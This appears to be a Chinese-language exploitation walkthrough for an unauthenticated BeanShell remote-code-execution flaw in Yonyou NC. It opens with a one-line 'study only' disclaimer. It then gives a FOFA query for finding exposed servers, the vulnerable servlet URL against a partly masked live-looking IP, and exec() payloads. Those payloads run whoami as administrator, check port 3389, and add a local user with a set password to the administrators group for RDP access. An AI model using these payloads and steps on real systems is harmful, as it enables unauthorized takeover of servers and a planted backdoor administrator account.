


学习资源仅供技术交流学习（请勿非法破坏）

漏洞概述

漏洞概述：用友NC由于对外开放了BeanShell接口，攻击者可以在未授权的情况下直接访问该接口，并构造恶意数据执行任意代码从而获取服务器权限。

资产搜索


```
fofa:title=="YONYOU NC" && icon_hash="1085941792"
```



漏洞验证（拼接访问）

URL拼接 /servlet/~ic/bsh.servlet.BshServlet

```
http://3xx.103.111.111:8888/servlet/~ic/bsh.servlet.BshServlet
```



在上方框里执行,如下图存在漏洞，否则不存在


```
exec("whoami");
```

BeanShell Test Servlet

BeanShell version: 2.0b1.1

Script Output

```
dferpnc\administrator
```




Script Return Value

null

Script


```
exec("whoami")
```



如果想3389远程连接对方服务器的话

```
exec("netstat -an")    #查看3389端口有没有开放
```

```
????????
??é ±?????·      ??????·      x???
TCP    0.0.0.0:80        0.0.0.0:0        LISTENING
TCP    0.0.0.0:135       0.0.0.0:0        LISTENING
TCP    0.0.0.0:445       0.0.0.0:0        LISTENING
TCP    0.0.0.0:1433      0.0.0.0:0        LISTENING
TCP    0.0.0.0:2383      0.0.0.0:0        LISTENING
TCP    0.0.0.0:3389      0.0.0.0:0        LISTENING
TCP    0.0.0.0:5222      0.0.0.0:0        LISTENING
TCP    0.0.0.0:5222      0.0.0.0:0        LISTENING
TCP    0.0.0.0:5222      0.0.0.0:0        LISTENING
TCP    0.0.0.0:5762      0.0.0.0:0        LISTENING
TCP    0.0.0.0:5763      0.0.0.0:0        LISTENING
TCP    0.0.0.0:8288      0.0.0.0:0        LISTENING
TCP    0.0.0.0:9011      0.0.0.0:0        LISTENING
TCP    0.0.0.0:9011      0.0.0.0:0        LISTENING
TCP    0.0.0.0:9011      0.0.0.0:0        LISTENING
TCP    0.0.0.0:47001     0.0.0.0:0        LISTENING
TCP    0.0.0.0:49664     0.0.0.0:0        LISTENING
TCP    0.0.0.0:49665     0.0.0.0:0        LISTENING
TCP    0.0.0.0:49666     0.0.0.0:0        LISTENING
TCP    0.0.0.0:49668     0.0.0.0:0        LISTENING
TCP    0.0.0.0:49672     0.0.0.0:0        LISTENING
TCP    0.0.0.0:49688     0.0.0.0:0        LISTENING
TCP    0.0.0.0:49718     0.0.0.0:0        LISTENING
TCP    0.0.0.0:51316     0.0.0.0:0        LISTENING
TCP    0.0.0.0:51467     0.0.0.0:0        LISTENING
TCP    0.0.0.0:55334     0.0.0.0:0        LISTENING
TCP    0.0.0.0:57631     0.0.0.0:0        LISTENING
TCP    0.0.0.0:57632     0.0.0.0:0        LISTENING
TCP    127.0.0.1:1433    127.0.0.1:51257  ESTABLISHED
```




如果开放即可连接

新建用户

```
exec("net user Truesec 123admin@ /add");          #添加用户
exec("net localgroup administrators Truesec /add"); #添加到管理员组（因为管理员组有RDP权限）
```

新建完成后3389远程登录即可



复现完成后，我们新建的用户清除掉

```
exec(net user Truesec /del);
```